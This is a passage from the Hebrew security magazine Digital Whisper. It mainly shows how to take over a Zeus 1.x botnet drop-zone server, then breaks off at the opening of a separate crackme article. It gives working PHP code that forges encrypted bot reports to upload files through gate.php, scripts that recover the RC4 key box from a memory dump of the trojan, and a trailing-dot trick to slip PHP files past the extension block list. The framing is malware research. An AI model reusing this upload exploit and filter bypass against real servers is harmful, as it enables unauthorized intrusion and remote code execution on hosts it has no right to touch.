
לסיום המידע עובר unpacking ונכנס למערך בשם \$list אשר מכיל את פרטי הדו"ח השונים:

```
$list = array();
for($i = HEADER_SIZE; $i < $data_size; )
{
    $k = @unpack('L4', @substr($data, $i, ITEM_HEADER_SIZE));
    $list[$k[1]] = @substr($data, $i + ITEM_HEADER_SIZE, $k[3]);
    $i += (ITEM_HEADER_SIZE + $k[3]);
}
unset($data);
```

מעיון בקוד אפשר ללמוד על המשתנים השונים שאמורים להופיע במערך:

```
$list[SBCID_BOT_ID] // מזהה של הבוט
$list[SBCID_BOTNET] // מזהה של רשת הבוטים
$list[SBCID_BOT_VERSION] // גרסת הבוט
$list[SBCID_BOTLOG] // תוכן הדוח
$list[SBCID_BOTLOG_TYPE] // סוג הדוח
$list[SBCID_PATH_DEST] // שם קובץ לשמירה
```

למשל, על מנת להעלות קובץ לשרת, יש לקבוע את המשתנים SBCID_BOTNET, SBCID_BOT_ID ו-SBCID_BOT_VERSION, לסווג את סוג הדוח (SBCID_BOTLOG_TYPE) כדוח מסוג קובץ (BLT_FILE), לקבוע את שם הקובץ ב-SBCID_PATH_DEST, ואת תוכן הקובץ ב-SBCID_BOTLOG.



קטע הקוד ב-gate.php שאחראי על קבלת קבצים מהטרויאני ושמירתם על השרת:

```
else if(!empty($list[SBCID_BOTLOG]) && !empty($list[SBCID_BOTLOG_TYPE]))
{
    $stype = ToInt($list[SBCID_BOTLOG_TYPE]);

    if($stype == BLT_FILE)
    {
        //Extensions that are able to remotely run.
        $bad_exts = array('.php', '.asp', '.exe', '.pl', '.cgi', '.cmd', '.bat');
        $fd_hash = 0;
        $fd_size = strlen($list[SBCID_BOTLOG]);

        //Form the name of the file.
        $file_path =
        REPORTS_PATH.'/files/'.urlencode($botnet).'/'.$urlencode($bot_id);
        $last_name = '';
        $l = explode('/', (isset($list[SBCID_PATH_DEST]) &&
        strlen($list[SBCID_PATH_DEST]) > 0 ? str_replace('\\', '/',
        $list[SBCID_PATH_DEST]) : 'unknown'));
        foreach($l as $k)if(strlen($k) > 0 && strcmp($k, '..') !== 0 && strcmp($k,
        '..') !== 0)$file_path .= '/'.($last_name = urlencode($k));
        if(strlen($last_name) === 0)$file_path .= '/unknown.dat';
        unset($l);

        //Check the extension, and set the file mask.
        if(($sext = strrchr($last_name, '.')) === false ||
        array_search(strtolower($sext), $bad_exts) !== false)$file_path .= '.dat';
        $sext_pos = strrpos($file_path, '.');


        //Add the file.
        for($i = 0; $i < 9999; $i++)
        {
            if($i == 0)$f = $file_path;
            else $f = substr_replace($file_path, '('. $i . ')', $sext_pos, 1);

            if(file_exists($f))
            {
                if($fd_size == filesize($f))
                {
                    if($fd_hash === 0)$fd_hash = md5($list[SBCID_BOTLOG], true);
                    if(strcmp(md5_file($f, true), $fd_hash) === 0)break;
                }
            }
            else
            {
                if(!CreateDir(dirname($file_path)) || !($h = fopen($f, 'wb'))die();

                flock($h, LOCK_EX);
                fwrite($h, $list[SBCID_BOTLOG]);
                flock($h, LOCK_UN);
                fclose($h);


                break;
            }
        }
    }
}
```

כמו שאפשר לראות, בתהליך השמירה מתבצעות כמה בדיקות כדי לסנן סוגי קבצים "זדוניים". בהמשך נראה איך אפשר לעקוף את הבדיקות המבוצעות כאן.



העלאת קובץ ל-gate.php

מצויידיים במידע הזה אנחנו כבר יכולים להתחיל לבנות קובץ PHP משלנו שינסה לתקשר עם gate.php וליצור באמצעותו קבצים על שרת ה-web של הטרויאני. לצורך השימוש במשתנים הגלובליים, ופונקציית ההצפנה RC4, ניעזר בקובץ global.php. בנוסף, נוודא שה-curl php extension מופעל בשרת:



הקוד של הקובץ hack.php שלנו שבינינו על מנת לתקשר עם gate.php, ולהעלות אליו קבצים:

```
<?php // hack.php - upload a file to a Zeus Drop Zone
require_once('global.php');

// gate.php expects to get a packed $list array, this is the packing function
function mitem($key, $data) {
    return pack('L4', $key, 2, strlen($data), 4).$data;
}


// create $list array
$arr = array();
$arr[] = mitem(SBCID_BOT_ID, "bot_id");
$arr[] = mitem(SBCID_BOTNET, "bot_net");
$arr[] = mitem(SBCID_BOT_VERSION, "1.2.4.2");
$arr[] = mitem(SBCID_BOTLOG, "file_contents");
$arr[] = mitem(SBCID_BOTLOG_TYPE, pack('l', BLT_FILE));
$arr[] = mitem(SBCID_PATH_DEST, "file_name.txt");
$data = implode("", $arr);

// set md5 hash
$hash = md5($data, true);
```


Zeus - The Take Over
www.DigitalWhisper.co.il

```
$data = substr($hash, 0, 12).$hash.$data;  
  
// encrypt data with RC4 key  
$post_data = RC4($data, "enc_key");  
  
// send data as raw POST to the server  
$ch = curl_init();  
curl_setopt($ch, CURLOPT_URL, "http://localhost/web/gate.php");  
curl_setopt($ch, CURLOPT_POST, 1);  
curl_setopt($ch, CURLOPT_POSTFIELDS, $post_data);  
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
  
// post results..  
echo curl_exec($ch);  
curl_close($ch);  
?>
```

אם מזלנו שיחק לנו, השרת יחזיר לנו מחרוזת בג'בריש - זה סימן שהצלחנו לתקשר איתו כמו שצריך:




ועכשיו, הקובץ שלנו נמצא ב-http://localhost/web/reports/files/bot_net/bot_id/file_name.txt



סיכום ביניים עד כאן:

כרגע אנחנו יכולים להעלות קובץ לשרת דרך הקובץ `gate.php`. אבל, בשביל זה אנחנו חייבים לדעת מהו מפתח ההצפנה של הטרויאני. אם מדובר בשרת שלנו, אין לנו בעיה לדעת מה המפתח, אבל מה עושים במקרה שאנחנו לא יודעים מה המפתח?



הוצאת מפתח ההצפנה מקובץ ההרצה של ה-Zeus

על מנת לתקשר כמו שצריך עם השרת הטרויאני חייב להכיל איכשהו את מפתח ההצפנה. עכשיו, המטרה שלנו היא למצוא אותו. הדרך הפשוטה תהיה לשמור את כל הזיכרון של הטרויאני, ולהתחיל לחפש שם את המפתח. כמו שראינו למעלה, במקרה שלנו הטרויאני השתמש בתהליך svchost.exe עם Process ID 712. לכן, נשתמש בתוכנה pmdump על מנת לשמור את הזיכרון של התהליך לקובץ mem.txt:

```
pmdump.exe 712 mem.txt
```

חיפוש פשוט בקובץ mem.txt אחר "enc_key" (הסימא שקבענו בעת התקנת ה-Zeus), לא מעלה דבר. לכן, צריך לחשוב על משהו אחר.. בואו נעיף מבט שניה בפונקציה ה-RC4 אשר משמשת להצפנה:

```
function RC4($data, $key)
{
    $hash      = array();
    $box       = array();
    $ret       = '';
    $key_length = strlen($key);
    $data_length = strlen($data);

    for($x = 0; $x < 256; $x++)
    {
        $hash[$x] = ord($key[$x % $key_length]);
        $box[$x]  = $x;
    }

    for($y = $x = 0; $x < 256; $x++)
    {
        $y      = ($y + $box[$x] + $hash[$x]) % 256;
        $tmp     = $box[$x];
        $box[$x] = $box[$y];
        $box[$y] = $tmp;
    }


    for($z = $y = $x = 0; $x < $data_length; $x++)
    {
        $z = ($z + 1) % 256;
        $y = ($y + $box[$z]) % 256;

        $tmp     = $box[$z];
        $box[$z] = $box[$y];
        $box[$y] = $tmp;
        $k       = $box[(($box[$z] + $box[$y]) % 256)];
        $ret     .= chr(ord($data[$x]) ^ $k);
    }

    return $ret;
}
```

הפונקציה מחולקת לשלושה חלקים עיקריים:

1. המערך \$hash מאותחל בערכי ה-ASCII של מפתח ההצפנה, ו-\$box מאותחל ב-1 עד 256.
2. המספרים ב-\$box מסודרים מחדש באופן "אקראי" לפי הערכים שב-\$hash.
3. נעשה שימוש בסידור מחדש של ה-\$box על מנת להציין את המידע.



בשורה התחתונה: ישנו \$box אשר מכיל את המספרים השונים מ-1 עד 255, אשר מסודרים בסדר "אקראי" כלשהו... הסידור הזה משמש להצפנה של הנתונים. זאת אומרת, שאם נצליח למצוא את הסידור הזה של ה-\$box, אנחנו יכולים להצפין את המידע גם בלי לדעת מה המפתח הטקסטואלי... האם אנחנו יכולים למצוא בזיכרון של הטרויאני סידור כזה?

בואו נבדוק... הכנו קוד php שיחפש בזיכרון של הטרויאני (ששמרנו לקובץ mem.txt) רצף של 256 ערכים אשר שונים אחד מהשני. במידה ונמצא רצף כזה, נדפיס את ערך ה-hex שלו:


```
<?php // find.php - search for a RC4 $box array in the trojan's memory dump
set_time_limit(0);
@ob_end_flush();
echo str_repeat(" ", 2048); flush();
$res = array(); $arr = array(); $len = 0;

// open mem.txt and go over each char
$handle = fopen("mem.txt", "rb");
while(!feof($handle))
{
    $chars = fread($handle, 10240);
    $chlen = strlen($chars);
    for($i = 0; $i < $chlen; $i++)
    {
        $char = $chars[$i];

        // if $char exists in $arr, unset all cells until it doesn't exist
        if(isset($arr[$char]))
        {
            foreach($arr as $val)
            {
                unset($arr[$val]); $len--;
                if($val == $char) break;
            }
        }
        $arr[$char] = $char; $len++;

        // if we got 256 different values in $arr, save results to $res
        if($len == 256)
        {
            // get HEX values of cells in $arr
            $box_hex = "";
            foreach($arr as $val => $key)
            {
                $box_hex .= dehex(ord($val))." ";
            }

            // make sure we didn't save this result already
            if(!in_array($box_hex, $res))
            {
                $res[] = $box_hex;
                echo $box_hex;
                echo str_repeat(" ", 2048)."\r\n<br /><hr />";
                flush();
            }
        }
    }
}
```





```

    }
}
fclose($handle);
?>


```

הלוגיקה כאן יחסית פשוטה, אנחנו עוברים על תוכן הקובץ, וכל תו אנחנו שומרים במערך \$arr. אם אנחנו מגלים שהתו כבר קיים במערך, נמחק את כל התאים במערך \$arr עד שהתו כבר לא יהיה קיים במערך. ברגע שנגיע ל-256 תווים שונים, נשמור את התוצאה במערך \$res, ובמידה ולא הדפסנו כבר את התוצאה הזאת, נדפיס את ערכי ה-hex של 256 התווים השונים שמצאנו. מכיוון שקובץ הטקסט mem.txt הוא גדול יחסית (מעל ל-30MB), יקח לסקריפט כמה דקות לרוץ..



בסוף הריצה, יש לנו בערך 27 תוצאות שונות. ועכשיו, אנחנו צריכים האם התוצאות רלוונטיות בכלל? האם ניתן להשתמש באחת מהן כדי לתקשר עם השרת גם בלי לדעת את מפתח ההצפנה? בכדי לבדוק את זה, יש לנו 2 אפשרויות:

1. לנסות פשוט להשתמש בכל אחת מהתוצאות כדי לתקשר עם השרת ולראות אם מתקבל מידע.
2. זוכרים את הקובץ config.bin שהטרויאני פנה אליו בהרצה הראשונה? הוא מוצפן ב-RC4 עם אותו מפתח הצפנה שמשמש לתקשורת של הטרויאני עם gate.php.. אם יש לנו את הקובץ config.bin, אפשר לנסות לפענח אותו עם כל אחת מהתוצאות, ולבדוק מה עובד.



```
<?php // test_results.php - try to find which result can decrypt config.bin

// a modified RC4 function to start encrypting the a $box result
function new_RC4($data, $keybox)
{
    // get box HEX string and convert it into a decimal array
    $arr = explode(" ", $keybox);
    $i = 0;
    foreach($arr as $key => $val)
    {
        $box[$key] = hexdec(trim($val));
    }

    // from here is the third part of the original RC4 function
    $data_length = strlen($data);
    $ret = "";

    for($z = $y = $x = 0; $x < $data_length; $x++)
    {
        $z = ($z + 1) % 256;
        $y = ($y + $box[$z]) % 256;

        $tmp      = $box[$z];
        $box[$z] = $box[$y];
        $box[$y] = $tmp;

        $k        = $box[(($box[$z] + $box[$y]) % 256)];
        $ret      .= chr(ord($data[$x]) ^ $k);
    }


    return $ret;
}

// here should be the list of results, every result in a new line
$all_results = "00 01 02 .. .. .
e2 f1 33 d4 73 99 12 ab .. .. .
7a aa b4 e1 9 15 1b c3 28 .. .. . ";

// get the first 255 chars from config.bin
$file = file_get_contents("config.bin");
$file = substr($file, 0, 255);

// go over each result, and try to use it to decode the $file
$arr = explode("\n", $all_results);
foreach($arr as $key => $val)
{
    $val = trim($val);
    echo "<b>Result {$key}</b><pre>".new_RC4($file, $val)."</pre><hr />";
}
?>
```

הסבר: RC4 הינה פונקציה הצפנה סימטרית. ז"א, שאם הצפנו משהו באמצעות מפתח מסויים, אפשר להשתמש בדיוק באותה פונקציה ואותו מפתח בכדי לפענח את המחרוזת המוצפנת. אנחנו כאן שינינו טיפה את הפונקציה RC4, כך שהיא תתחיל ישר מהשלב השלישי בו היא מצפינה את הטקסט באמצעות ה-\$box המעורבל (כמו שראינו למעלה, שלב 1-2 בעצם יוצרים מערך \$box עם ערכים מספריים



שמוסדרים בסדר כלשהו לפי החוקיות של מפתח ההצפנה. מכיוון שיש לנו כבר את ה-\$box, אנחנו יכולים להגיע ישר לשלב בו מצפינים \ מפענחים את המידע).

אחר כך שמרנו את כל התוצאות למשתנה \$all_results, כל תוצאה בשורה חדשה, ועברנו על כל אחת מהתוצאות בניסיון לפענח איתה את 255 התווים הראשונים של config.bin.

אי שם באיזור התוצאה ה-19, אנחנו רואים לפתע משהו הגיוני... הצלחנו לפענח את config.bin!




זה אומר, שכעת אנו לא צריכים לדעת מה מפתח ההצפנה של הטריאני כדי שנוכל לתקשר עם שרת ה-Drop Zone שלו. אנחנו פשוט יכולים לשמור לקובץ את הזיכרון של התהליך שמריץ את הטריאני, ושם לחפש תבניות שיכולות להתאים למערך ה-\$box שנוצר על ידי מפתח ההצפנה (ז"א לחפש רצף של מספרים מ-0 עד 255 בסדר כלשהו). באמצעות התוצאות השונות לנסות לפענח את הקובץ config.bin (שאותו אנחנו מוצאים לפי הפניה שאנחנו רואים ב-Local Network Monitor) וברגע שמצאנו את התוצאה הנכונה, אפשר להשתמש בה בפונקציה של ה-new_RC4 שהגדרנו.

מבחינת הקוד, אנחנו פשוט צריכים להוסיף ל-hack.php את הפונקציה new_RC4 שהשתמשנו בה בקובץ test_results.php. במקום פונקציית ה-RC4.

ז"א, במקום:

```
// encrypt data with RC4 key
$post_data = RC4($data, "enc_key");
```



אנו נשתמש ב-

```
// encrypt data with RC4 box
$box = "65 1c 39 9b a 74 f3 ed d5 .. .. .";
post_data = new_RC4($data, $box);
```

.. אנחנו יכולים להעלות קובץ גם בלי לדעת מה מפתח ההצפנה ☺

אוקיי.. מה עכשיו? איך משתלטים על העולם?

טוב.. אם נסתכל שוב על הקוד של gate.php, נראה שאי אפשר להעלות סתם ככה קבצי PHP:

```
// Extensions that are able to remotely run.
$bad_exts = array('.php', '.asp', '.exe', '.pl', '.cgi', '.cmd', '.bat');
...
// Check the extension, and set the file mask.
if(($ext = strrchr($last_name, '.')) === false || array_search(strtolower($ext),
$bad_exts) !== false)$file_path .= '.dat';
```

אם ננסה להעלות קובץ PHP, אוטמטית תתווסף לו סיומת dat. מה שאומר שקוד ה-PHP לא ירוץ כמו שצריך (חוץ מבמקרים מסויימים..). בגרסאות מאוחרות של Zeus 1.x.x.x נוספו גם הסיומות php3, php4, php5 ו-phtml לרשימה האסורה.

יש מספר שיטות להתגבר על הבדיקה. במאמר הזה אציג שיטה אחת להתגבר על הבדיקה שפורסמה על ידי החוקר Billy Rios כאן: <http://xs-sniper.com/blog/2010/09/27/turning-the-tables/>

בגדול, הפיתרון שהוא מציע מתבסס על פיצ'ר ב-Windows שמונע מהמשתמש ליצור קבצים שמסתיימים בנקודה. כך שאם מישהו מנסה ליצור קובץ עם הסיומת .php. (עם נקודה בסוף) Windows תמחק את הנקודה האחרונה ותשמור בעצם את את הקובץ כ-.php. (בלי נקודה). מתודה נוספה ש-Billy Rios מציע, היא להזין "...." בתור ה-BOT_ID וה-BOT_NET, כך, ב-Windows, הקובץ יכתב לתיקיה הראשית.

כאמור, השיטה המוצגת רלוונטית רק למערכות Windows, בעוד שרוב ה-Drop Zones מאוחסנים על שרתים אחרים (Linux / FreeBSD). בכדי ללמוד על פרצות נוספות ב-Zeus 1.x ניתן לבצע השוואה בין קבצי ה-gate.php בגרסאות ה-Zeus השונות (לאחרונה שוחרר קוד המקור של Zeus 2.x..)

מקור להשראה נוספת: <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

לנוחיותנו, קיים אתר בשם Zeus Tracker (<https://Zeustracker.abuse.ch/monitor.php>) אשר מרכז בזמן אמת נתונים של שרתי Zeus חיים, ושומר עותק של קבצי הקונפיגורציה, וקבצי ה-exe השונים. באתר ניתן גם לחפש טרואינים לפי גרסאות שונות של קבצי קונפיגורציה, ולפי סטטוס /online / offline.

סיכום

עולם ה-Malware Research רוחש וגועש מתמיד וכל וריאציה חדשה של סוס טרואיני שמשתחררת לאוויר העולם עוברת בדיקות מקיפות של חוקרי אבטחת מידע שמנסים לנתח אותה, ולמצוא דרכים לאחזר את המידע שנגנב על ידי הסוס הטרואיני.

כאן הצגנו שלב אחרי שלב את תהליך ההשתלטות על שרת Drop Zone של Zeus מגרסא 1.x.x.x, באותן השיטות שחוקרים וחברות אבטחה מיישמים בפועל יום יום.

לסיכום, ברצוני להודות ל-HMS על העזרה בנייתוח ה-Zeus. ולניר ואפיק שעושים עבודת קודש עם הגיליון הזה.



Hooking The Page Fault Handler

:או

Smashing Ratinho For Fun And Profit

מאת: אורי / Zerith


הקדמה

לפני 5 חודשים, פורסם אתגר ע"י אוריאל (Ratinho):

<http://forums.hacking.org.il/viewtopic.php?t=12393>

בו פורסם Crackme, פשוט ביותר, שכל תכולתו היא השוואת מחרוזות פשוטה, והצגת "Good Job!" או "Wrong Password" בהתאם. אם נרצה לפתור אותו בדרך "הקונבנציונלית", נצטרך רק לשנות הוראת JE יחידה להוראת JNE לאחר השוואת המחרוזות, ובזאת פתרנו אותו.

לא רק שזהו שינוי של הוראה אחת בלבד בזיכרון, כל מה שנדרש כדי לפתור אותו הוא שינוי בית זיכרון אחד בלבד:



Address	Disassembly	Comment
0040103D	LEA EAX, [LOCAL.9]	
00401040	PUSH EAX	
00401041	PUSH OFFSET 0040B9C8	ASCII "%s"
00401046	CALL 00401111	
0040104B	ADD ESP, 10	
0040104E	PUSH OFFSET 0040B9CC	String2 = "ImUsingExternalSolution"
00401053	LEA ECX, [LOCAL.9]	
00401056	PUSH ECX	
00401057	CALL NEAR [DWORD DS:0:00401057]	String1 = "inputString"
0040105D	TEST EAX, EAX	KERNEL32.lstrcmp
0040105F	JNE SHORT 00401068	
00401061	PUSH OFFSET 0040B9E4	ASCII "Good Job!"
00401066	JMP SHORT 0040106D	
00401068	PUSH OFFSET 0040B9F0	ASCII "wrong dude!",LF
0040106D	CALL 00401125	

מטרתו של האתגר, לפי אוריאל (או לפי הפירוש שלי להסבר של אוריאל), היא לכתוב תוכנה חיצונית שתגרום להצגת הודעת ה-"Good Job!".

הקאטצ' פה הוא: על פותר האתגר לכתוב את הפיתרון הכי מסובך שיוכל לעלות על דעתו (או לממשו ©). בדרך כלל לא הייתי מתעניין באתגרים מהסוג הזה, אך התנאי האחרון סיקרן אותי, מהי הדרך הכי מסובכת שאוכל לחשוב עליה לפתור את האתגר? ואם בכלל אצליח לסכם את החלק התיאורטי של הפיתרון, כמה מסובך יהיה לממש אותו?

חוץ מזה, האתגר פורסם על ידי אוריאל והוא פשוט חתיך מדי בכדי שאווטר על האתגר... בכל מקרה, החלטתי שאני רוצה פיתרון משלי לאתגר.

Hooking The Page Fault Handler

www.DigitalWhisper.co.il

הקונספט הכללי שעבר לי בראש כשהתחלתי לחשוב על פתרונות, זה ליצור פתרון Overkill מטמטם, בטוח לא Patch פשוט של בית בזמן ריצה.

הרעיון הראשון שעלה לי, מסתמך על הצגת הפלט "Good Job" בעת הכנסת סיסמא נכונה. הרעיון היה לקחת ולהשתמש בספרייה של DirectX, בשביל לעשות מן Patching בתכנית בזמן ריצה כך שהיא תציג טקסט ענקי בתלת מימד על כל המסך עם אפקטים מטורפים... ☺ (יש לזכור שאין לי שום ניסיון ב-DirectX או כל ספרייה גראפית אחרת), אז הורדתי את הספרייה DirectX על מנת ללמוד איך עושים בכלל כזאת תצוגה, ונדהמתי מכמות הקוד שצריך להשקיע בדבר שנראה כל כך טריוויאלי.

אז החלטתי לוותר על הרעיון מעצלנות יתר ללמידת DirectX יותר לעומק ☺.

